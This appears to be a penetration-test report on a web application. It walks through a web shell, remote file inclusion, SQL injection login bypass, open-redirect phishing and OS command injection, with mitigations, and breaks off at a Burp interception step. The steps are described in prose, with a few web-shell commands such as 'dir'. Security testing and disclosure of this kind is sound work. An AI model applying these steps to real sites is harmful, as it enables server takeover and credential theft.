


1. We can examine these images and other files on the server. We can also test the server's network connections and network settings by using Netstat and IPConfig commands.





## By running commands like "dir c:\xampp\htdocs" we can examine other folders on the server without any problem.



## The command line we created gives us complete control over the victim server.

## Business impact

Using this attack, it is possible to perform almost any required malicious action on the server. This approach gives the attacker the ability to change settings; change user privileges (privileged escalation), steal, change and destroy system files, inspect the configuration settings of the server and change them at his will.

## Mitigations

In order to minimize the chance of being hit by this attack, the following rules must be followed:

-Avoid implementing the input received from the user in the site code.

-Perform appropriate validations on the user-received inputs. Non-specific files can be prevented (for example, in the case above, non-image files can be prevented), and it is important to prevent uploading PHP files or other code files in particular.

-Absolute prevention of dangerous functions that could be used as a breach, such as shell\_exec (), exec (), system (), and preventing the user's input chain from within functions such as include (), require (), include\_once()

-Allowing characters registered in Whitelist is selected, which prevents the use of problematic characters that could be used as an outbreak.


# RFI

## Description


Out team found a RFI vulnerability in the website. By using a vulnerability in the private profile page, a malicious user could exploit a vulnerable parameter and connect to an external server, using it in to create a command prompt on the server.

## Proof of concept

1. The malicious user enters his profile page. The page contains an option to change to background. We'll notice that the parameter shows in the URL, meaning it's working with a GET method.





1. We'll notice that the parameter actually uses an address- "brownback.html", meaning that there is probably an implementation of a function like "include()" that is using our input.
2. We'll try to change the parameter and see if we get any results. By entering Google's address we'll receive the current result:




# 

1. We can see some warnings in our response, yet, seems like the implementation of an external website works great, and so it is vulnerable for different sources as well.
2. We'll now use this vulnerability in order to open a web shell we have on our external server.





1. We executed the malicious file on our external server successfully and now implemented our CMD script on the website. We'll use the URL in order to run commands on the server.



1. As we can see, we can run any command we want using that new interface we implemented. By running 'cmd=dir', for example, we'll get all of the folders that are located on the server.

## Business impact

An RFI vulnerability such as the one we located might be the source of all sorts of exploits:

* information theft.
* compromised servers.
* site takeover that allows for content modification.

## Mitigations

* proper input validation and sanitization.
* output validation mechanisms should be applied on the server end.
* restricting execution permission for the upload directories.
* maintain a whitelist of allowable parameter types.
* Avoid using functions such as 'include()' and 'require()' as much as possible, and if you do- never use them with the user's input without proper validation.


# SQL injection:

## Description:



SQL injection is a code injection technique for bypassing authentication, or tempering with database structure or with the data that is stored inside. One of the most common attacks on web applications.

## Proof of Concept:

1. As a malicious user we would like to try and login to the web application, the optimal result for us would be to log in as an administrator.




1. We will try to get some errors by typing random usernames and passwords to get the database to respond with something useful

1. Then we will try to inject an "always true" sql statement to get access. By doing that, we might be able to enter the system without actually being a signed in the system's database.



1. We managed to login to the system successfully. The system logged us in with the first user in the user's table. Judging by our privileges in the current dashboard, which allows us to delete games and users from the system, we can understand that we actually logged in with the admin's user.



## Business impact:

This attack can have devastating results, such as loss or theft of Data, needless to say that the data can be very sensitive, some of it can include information about clients and users, credit numbers, id numbers, emails passwords and more. An attacker, or a malicious user, might also be able to wipe a whole table clean or erase the database structure, leaving the organization in a confusing mess.

## Mitigations:

To minimize the chance of SQL injection attack, we can use a few different methods:

**Trust no one:** Assume all user-submitted data is evil so use input validation via a function such as MySQL's mysql\_real\_escape\_string() to ensure that any dangerous characters such as ' are not passed to a SQL query in data

**Use appropriate privileges:** Don't connect to your database using an account with admin-level privileges unless there is some compelling reason to do so

**Don't use dynamic SQL – don't construct queries with user input:** Even data sanitization routines can be flawed, so use prepared statements, parameterized queries or stored procedures instead whenever possible

**Keep your secrets secret:** Assume that your application is not secure and act accordingly by encrypting or hashing passwords and other confidential data, including connection strings.


# Phishing redirection

## Description

Our team found an Open Redirection vulnerability in the application. Using the feature that allows users to upload a link to their Facebook page, a malicious user could upload a malicious link to a forged website that looks exactly like the original app's login page. That could help him fool users into thinking they should login again while handing him their login credentials.

## Proof of concept


1. First, a malicious user could upload his malicious link as his Facebook's profile link. The feature is located in the user's profile page.




1. Then, if another user will see this user's details in the search section that is located in the main dashboard, the malicious link will appear as a link to his Facebook profile, luring the user to click on it as he wants to see more details about this potential tennis partner.



1. An innocent user might click on this link that will redirect him to a page that looks exactly like the original login page.






1. An innocent user might think that in order to enter the link he just clicked, he might need to enter his login credentials again. As soon as the details are submitted they will make their way to the attackers server, as seen below.



the malicious script that will send the login credential to the attacker's server



the user's credentials shown in the attacker's server

1. The user will then enter his main dashboard again, not knowing that he his credentials were just compromised.

## Business impact

* Allows phishing attacks on the app's users, leaving them vulnerable, and therefore leaving the whole platform vulnerable as well.
* Exploitation of the app's resources.

## Mitigations

* Remove the redirection function from the application, and replace links to it with direct links to the relevant target URLs.
* Maintain a server-side list of all URLs that are permitted for redirection. Instead of passing the target URL as a parameter to the redirector, pass an index into this list.
* The application should use relative URLs in all of its redirects, and the redirection function should strictly validate that the URL received is a relative URL.
* The application should use URLs relative to the web root for all of its redirects, and the redirection function should validate that the URL received starts with a slash character. It should then prepend http://yourdomainname.com to the URL before issuing the redirect.
* The application should use absolute URLs for all of its redirects, and the redirection function should verify that the user-supplied URL begins with http://yourdomainname.com/ before issuing the redirect.


# OS Command injection

## Description


The team found an OS command injection vulnerability in the website. We found that in the process of signing up new users, the user's details are being saved on the server using OS command. Since there is a possibility to check the details that were saved after the signing up is complete, an attacker could use this function in order to execute another OS command that will allow him to communicate with the server and use it as he likes.


## Proof of concept

1. First, we need to go to the 'sign up' page.




1. We notice that after the signing up is complete there's an optin to see the details we just inserted:







1. These details could be coming straight from the DB, however, they might also be saved on a different folder on the server, as sometimes happens. In that case, there will probably be some usage of an OS command in order to store these details on the server, and afterwards retrieve them from the same folder.
2. We'll create another user, but this time we'll try to concatenate another OS command in one of the fields, hoping that it will show up in our details on the server.
3. We'll catch our 'submit' request and then concatenate our own command next to the parameters that are being sent to the server. We'll use Burp in order to do that:

